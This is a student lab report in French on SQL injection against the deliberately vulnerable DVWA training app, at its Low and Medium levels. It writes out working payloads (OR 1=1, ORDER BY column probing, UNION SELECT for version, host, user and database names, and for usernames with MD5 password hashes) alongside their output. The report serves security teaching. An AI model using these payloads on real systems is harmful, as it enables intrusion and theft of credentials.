

FACULTÉ DES SCIENCES DE RABAT

DÉPARTEMENT D'INFORMATIQUE

MASTER EN CYBERSÉCURITÉ INTELLIGENTE ET
TECHNOLOGIES ÉMERGENTES (CITECH)

Module : Sécurité des applications et des systèmes d'exploitation

Livrable SQL injection

Réalisé par :
Maach Nada

Encadré par :
Pr. Oussama SBAI

Contents

1	Objectif	2
2	Parcours Low	3
2.1	id=1	3
2.2	id='	3
2.3	id=1' OR 1=1 #	3
2.4	id=1' AND 1=0	4
2.5	id=1' OR 1=1 ORDER BY 2	5
2.6	id=x' AND 1=1 UNION ALL SELECT 1,@@version #	6
2.7	Remplacer @@version par user(), database(), @@hostname	6
2.8	@@datadir	7
2.9	id=x' AND 1=1 UNION ALL SELECT user,password FROM users	8
3	Parcours Medium	9
3.1	id=1 OR 1=1 #	9
3.2	id=1 AND 1=0 #	10
3.3	id=1 OR 1=1 ORDER BY 2 #	11
3.4	id=1 UNION SELECT 1,@@version #	12
3.5	id=1 UNION SELECT user,password FROM users #	13

Chapter 1

Objectif

À partir d'une liste brute de requêtes de test, ce TP a pour objectif de les structurer au sein d'un scénario pédagogique cohérent visant à :

1. Analyser et comprendre la logique de chaque payload injecté.
2. Observer et vérifier les effets produits dans l'application DVWA.
3. Adapter et faire évoluer les mêmes attaques en fonction du niveau de sécurité, en passant du mode **Low** au mode **Medium**.

Chapter 2

Parcours Low

2.1 id=1

Lors de l'exécution de la commande `id=1`, aucun résultat ni message d'erreur n'a été retourné. Plusieurs explications sont possibles : il n'existe peut-être aucun enregistrement correspondant à `id=1` dans la base de données ; l'application peut gérer les erreurs de manière silencieuse ; les entrées sont peut-être validées ou échappées avant l'exécution ; ou encore l'application utilise des requêtes préparées qui sécurisent les entrées utilisateur. Enfin, il est également possible que le champ `id` attende une valeur d'un autre type (par exemple, une chaîne de caractères), empêchant ainsi une correspondance correcte sans déclencher d'erreur SQL.

2.2 id='

L'utilisation de la syntaxe `id='` ainsi que l'apparition de l'erreur **Uncaught mysqli_sql_exception** indiquent que le site est vulnérable aux attaques par injection SQL. De plus, l'erreur révèle des informations sensibles telles que le type de base de données utilisée (MariaDB), ce qui facilite la préparation d'attaques ciblées adaptées à cette technologie.

```
Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'id=' at line 1 in C:\xampp\htdocs\DVWA\vulnerabilities\sql\source\low.php:11 Stack trace: #0 C:\xampp\htdocs\DVWA\vulnerabilities\sql\source\low.php(11): mysqli_query(Object(mysqli), 'SELECT first_na...') #1 C:\xampp\htdocs\DVWA\vulnerabilities\sql\index.php(34): require_once('C:\xampp\htdocs...') #2 {main} thrown in C:\xampp\htdocs\DVWA\vulnerabilities\sql\source\low.php on line 11
```

Figure 2.1: Erreur générée lors de l'exécution de la commande `id=1'` indiquant une vulnérabilité possible à l'injection SQL, avec une exception **Uncaught mysqli_sql_exception**.

2.3 id=1' OR 1=1

Dans une commande SQL vulnérable, nous avons :

```
SELECT * FROM users WHERE id='id'
```


où `$id` est inséré directement, sans vérification.

En injectant `id=1' OR 1=1 #`, la requête devient :

```
SELECT * FROM users WHERE id='1' OR 1=1
```

- `id='1'` : un test normal, mais peu important ici.
- `OR 1=1` : une condition toujours vraie, qui force la sélection de toutes les lignes.
- `#` : transforme le reste de la requête en commentaire et l'ignore.

Résultat : l'attaquant peut accéder à toutes les données de la table sans authentification correcte.



```

User ID:  

ID: id='1' OR 1=1 #
First name: admin
Surname: admin

ID: id='1' OR 1=1 #
First name: Gordon
Surname: Brown

ID: id='1' OR 1=1 #
First name: Hack
Surname: Me

ID: id='1' OR 1=1 #
First name: Pablo
Surname: Picasso

ID: id='1' OR 1=1 #
First name: Bob
Surname: Smith

```

Figure 2.2: Injection SQL réussie avec la commande `id='1' OR 1=1 #`, permettant de récupérer toutes les données de la table.

2.4 `id='1' AND 1=0`

Nous vérifions si le site est vulnérable à une injection SQL. Nous exécutons la commande ; si aucune donnée n'est retournée, cela confirme la vulnérabilité du site.



Vulnerability: SQL Injection

User ID:

Figure 2.3: Résultat de l'injection `id='1' AND 1=0 #`, confirmant la vulnérabilité en n'affichant aucune donnée retournée.

Comparaison entre `id=1' OR 1=1` et `id=1' AND 1=0`

Pourquoi ne pas tester directement avec `OR 1=1 #` :

- La base de données peut être énorme → retour d'un million d'utilisateurs → crash du serveur.
- La page web peut ne pas supporter autant d'affichage → erreur du site.
- L'application peut disposer de protections → l'attaque est bloquée.

⇒ Commencer directement par une attaque massive est risqué.


Pourquoi utiliser `AND 1=0 #` est plus sûr :

- Aucun risque de faire planter quoi que ce soit.
- Cela permet d'observer tranquillement si l'application réagit différemment.

⇒ On peut alors conclure que la cible est bien injectable.

2.5 `id=1' OR 1=1 ORDER BY 2`

Extraire et afficher les données de la base de données, triées selon la deuxième colonne, tout en déterminant le nombre de colonnes de la table afin de se préparer à de futures attaques (comme une injection `UNION SELECT`)



```
User ID:  Submit

ID: id=1' OR 1=1 ORDER BY 2 #
First name: admin
Surname: admin

ID: id=1' OR 1=1 ORDER BY 2 #
First name: Gordon
Surname: Brown

ID: id=1' OR 1=1 ORDER BY 2 #
First name: Hack
Surname: Me

ID: id=1' OR 1=1 ORDER BY 2 #
First name: Pablo
Surname: Picasso

ID: id=1' OR 1=1 ORDER BY 2 #
First name: Bob
Surname: Smith
```

Figure 2.4: Affichage de l'erreur SQL lors de l'attaque par injection `id=1' OR 1=1 ORDER BY 2 #`, permettant de tester la structure de la base de données.

2.6 `id=x' AND 1=1 UNION ALL SELECT 1,@@version #`

Cette requête permet d'identifier la version du serveur SQL utilisé, afin de cibler des vulnérabilités spécifiques à cette version.




Figure 2.5: Injection `id=x' AND 1=1 UNION ALL SELECT 1,@@version #` pour obtenir la version du serveur SQL, une étape essentielle dans l'exploitation de la vulnérabilité.

2.7 Remplacer `@@version` par `user()`, `database()`, `@@hostname`

`id=x' AND 1=1 UNION ALL SELECT 1,@@hostname #`

L'exécution de la commande suivante :

`id=x' AND 1=1 UNION ALL SELECT 1,@@hostname`

a permis de contourner la requête initiale en injectant une commande SQL malveillante. Cette requête utilise l'opérateur `UNION ALL` pour combiner les résultats de la requête d'origine avec ceux de la commande `SELECT 1,@@hostname`. Cela a pour effet d'afficher le nom de la machine (hôte) sur laquelle tourne le serveur de base de données. Le `1` est utilisé ici uniquement pour correspondre au nombre de colonnes attendu par la requête initiale.



Figure 2.6: Injection `id=x' AND 1=1 UNION ALL SELECT 1,@@hostname #` pour récupérer le nom de l'hôte du serveur SQL, facilitant la préparation d'attaques ciblées.


`id=x' AND 1=1 UNION ALL SELECT 1,user() #`

L'exécution de la commande suivante :

`id=x' AND 1=1 UNION ALL SELECT 1,user()`

a permis d'afficher l'utilisateur actuellement connecté à la base de données, ici retourné par la fonction `user()`. Le `1` est utilisé uniquement pour respecter le nombre de

colonnes attendu par la requête d'origine. Cette injection est une preuve de vulnérabilité permettant à un attaquant d'obtenir des informations sensibles sur l'environnement de la base de données.




```
User ID:  

ID: id=x' AND 1=1 UNION ALL SELECT 1,user() #
First name: 1
Surname: dvwa@localhost
```

Figure 2.7: Injection SQL avec `id=x' AND 1=1 UNION ALL SELECT 1,user() #`, affichant le nom de l'utilisateur actuel de la base de données.

`id=x' AND 1=1 UNION ALL SELECT 1,database() #`

L'exécution de cette commande a permis d'injecter une requête SQL malveillante qui affiche le nom de la base de données actuellement utilisée par l'application. La fonction `database()` retourne dynamiquement le nom de la base active, ce qui est très utile pour un attaquant. Grâce à cette information, il est ensuite possible d'explorer la structure interne de la base de données en interrogeant la table `information_schema.tables` avec le nom récupéré. Cela permet par exemple de découvrir les noms des tables.



```
User ID:  

ID: id=x' AND 1=1 UNION ALL SELECT 1,database() #
First name: 1
Surname: dvwa
```

Figure 2.8: Injection SQL utilisant `id=x' AND 1=1 UNION ALL SELECT 1,database() #` pour obtenir le nom de la base de données active, une information cruciale pour les attaques ciblées.


2.8 @@datadir

Lors de l'exécution de `@@datadir` sur un site vulnérable, le résultat attendu est l'obtention du chemin du répertoire de données du serveur MySQL. Dans notre cas, aucune réponse n'apparaît, plusieurs causes sont possibles : (1) l'injection est aveugle et n'affiche pas les résultats ; (2) l'utilisateur de la base n'a pas les permissions nécessaires ; (3) un pare-feu applicatif (WAF) bloque ou filtre la requête ; (4) l'application ne reflète pas correctement les résultats SQL ; (5) la syntaxe employée n'est pas adaptée au contexte de l'injection. Il est donc essentiel d'analyser la nature de l'injection et d'ajuster les techniques utilisées (erreur, temps, ou canaux hors-bande).

2.9 id=x' AND 1=1 UNION ALL SELECT user,password FROM users

L'exécution de la commande suivante :

id=x' AND 1=1 UNION ALL SELECT user, password FROM users
a permis d'afficher les noms d'utilisateur ainsi que les hashages des
mots de passe présents dans la table users.



```
ID: id=x' AND 1=1 UNION ALL SELECT user,password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: id=x' AND 1=1 UNION ALL SELECT user,password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: id=x' AND 1=1 UNION ALL SELECT user,password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: id=x' AND 1=1 UNION ALL SELECT user,password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: id=x' AND 1=1 UNION ALL SELECT user,password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Figure 2.9: Affichage des noms d'utilisateur et des mots de passe hachés lors de l'exécution de la commande `id=x' AND 1=1 UNION ALL SELECT user,password FROM users #`, exploitant la vulnérabilité de l'application.

Chapter 3

Parcours Medium

3.1 id=1 OR 1=1

Cette requête est une tentative d'injection SQL. Elle fonctionne en modifiant la logique d'une requête SQL pour qu'elle retourne toujours vrai. Voici les composants de cette injection :

- id=1 : condition initiale supposée.
- OR 1=1 : cette condition est toujours vraie.
- # : le caractère dièse est utilisé pour commenter le reste de la requête SQL, ce qui empêche l'exécution du code original.

Conséquence : L'instruction SQL devient quelque chose comme :

```
SELECT * FROM utilisateurs WHERE id=1 OR 1=1;
```

Cela force la requête à retourner tous les utilisateurs de la base de données, car 1=1 est toujours vrai.

User ID:

ID: 1 OR 1=1 #
First name: admin
Surname: admin

ID: 1 OR 1=1 #
First name: Gordon
Surname: Brown

ID: 1 OR 1=1 #
First name: Hack
Surname: Me

ID: 1 OR 1=1 #
First name: Pablo
Surname: Picasso

ID: 1 OR 1=1 #
First name: Bob
Surname: Smith

Figure 3.1:

3.2 id=1 AND 1=0

Cette requête est conçue pour empêcher toute donnée d'être retournée par la requête. Elle modifie la condition logique de la requête SQL de manière à ce qu'elle soit toujours fausse.

- id=1 : condition initiale supposée.
- AND 1=0 : cette condition est toujours fausse.

- # : ce caractère est utilisé pour commenter le reste de la requête SQL originale.

Conséquence : L'instruction SQL devient quelque chose comme :

```
SELECT * FROM utilisateurs WHERE id=1 AND 1=0;
```

Puisque 1=0 est toujours faux, la requête ne retournera aucun résultat, même si un utilisateur avec id=1 existe.

Ce type d'injection peut être utilisé pour tester la présence de failles sans compromettre la base de données, ou pour provoquer un déni de service logique (DoS) sur des systèmes mal protégés.

3.3 id=1 OR 1=1 ORDER BY 2

Cette commande est une tentative d'injection SQL combinant une condition toujours vraie avec un tri des résultats, dans le but de tester la structure de la requête SQL et d'identifier le nombre de colonnes retournées.

- id=1 : condition initiale supposée.
- OR 1=1 : condition toujours vraie, qui force la requête à retourner tous les enregistrements de la table.
- ORDER BY 2 : trie les résultats par la deuxième colonne de la table.
- # : le dièse commente le reste de la requête pour éviter les erreurs de syntaxe.

Conséquence : la requête devient quelque chose comme :

```
SELECT * FROM produits WHERE id=1 OR 1=1 ORDER BY 2;
```

Cela force l'affichage de tous les produits (puisque 1=1 est toujours vrai) tout en les triant selon la deuxième colonne. Cette commande peut aussi être utilisée comme test pour détecter les erreurs de type Unknown column, ce qui permet à l'attaquant de déduire le nombre de colonnes de la requête.

Utilité pour l'attaquant : En augmentant progressivement la valeur dans ORDER BY n, l'attaquant peut déclencher une erreur lorsque n dépasse le nombre de colonnes disponibles. Cela permet de déterminer combien de colonnes la requête retourne | une étape essentielle avant de lancer une injection SQL plus complexe avec UNION SELECT.

Conclusion : Ce type d'injection fait partie des attaques de reconnaissance utilisées par les attaquants pour comprendre la structure de la base de données sous-jacente. Bien que cette commande ne vole pas

de données directement, elle prépare le terrain pour des attaques plus avancées.



User ID:

ID: 1 or 1-1 ORDER BY 2 #
First name: admin
Surname: admin

Figure 3.2:

3.4 id=1 UNION SELECT 1,@@version

Cette commande est un exemple d'injection SQL utilisant l'opérateur UNION pour obtenir des informations sur le système de gestion de base de données (SGBD) utilisé par le serveur.

- id=1 : condition initiale.
- UNION SELECT 1,@@version : cette partie injecte une requête qui renvoie une ligne avec deux colonnes. Le premier champ contient simplement 1, et le second affiche la version du moteur SQL utilisé.
- # : ce caractère commente le reste de la requête SQL d'origine pour éviter les erreurs de syntaxe.

Conséquence : la requête complète devient quelque chose comme :

```
SELECT id, nom FROM produits WHERE id=1  
UNION SELECT 1, @@version;
```

Cette requête retourne à la fois les données normales et la version du SGBD, par exemple : 10.4.27-MariaDB ou 8.0.33 MySQL.

Impact : Cette injection permet à un attaquant de collecter des informations précieuses sur le serveur, comme la version exacte de MySQL ou MariaDB. Ces informations sont souvent utilisées dans une phase de reconnaissance pour planifier des attaques plus ciblées, comme l'exploitation de vulnérabilités connues associées à une version spécifique.

Conclusion : Bien que cette injection ne vole pas directement des données sensibles, elle constitue une faille importante qui peut compromettre la sécurité globale du système si elle n'est pas corrigée.



Figure 3.3:

3.5 id=1 UNION SELECT user,password FROM users

Cette commande est une injection SQL utilisant l'opérateur UNION. Elle permet à un attaquant de combiner les résultats de deux requêtes SQL afin d'exfiltrer des données sensibles.

- id=1 : condition initiale, censée filtrer un enregistrement.
- UNION SELECT user,password FROM users : cette partie ajoute une nouvelle requête dont les résultats seront fusionnés avec ceux de la première.
- # : le symbole dièse commente le reste de la requête SQL originale, empêchant l'exécution de tout code suivant.

Conséquence : la requête devient équivalente à :

```
SELECT * FROM produits WHERE id=1
UNION SELECT user, password FROM users;
```

Cette injection est utilisée pour détourner la requête initialement prévue (par exemple, l'affichage d'un produit) et y insérer des données provenant d'une autre table, ici users, afin d'en extraire des informations sensibles comme les noms d'utilisateur et les mots de passe.

Remarque : Pour que cette injection fonctionne, les colonnes retournées dans la requête d'origine doivent être compatibles (même nombre de colonnes et types de données) avec celles de la requête injectée.

Impact : Cette forme d'injection SQL représente une menace critique pour la sécurité des applications web. Elle permet à un attaquant d'accéder à des données confidentielles, violant ainsi la confidentialité, l'intégrité et potentiellement la disponibilité du système.

User ID:

ID: 1 UNION SELECT user,password FROM users #
First name: admin
Surname: admin

ID: 1 UNION SELECT user,password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user,password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user,password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user,password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user,password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Figure 3.4: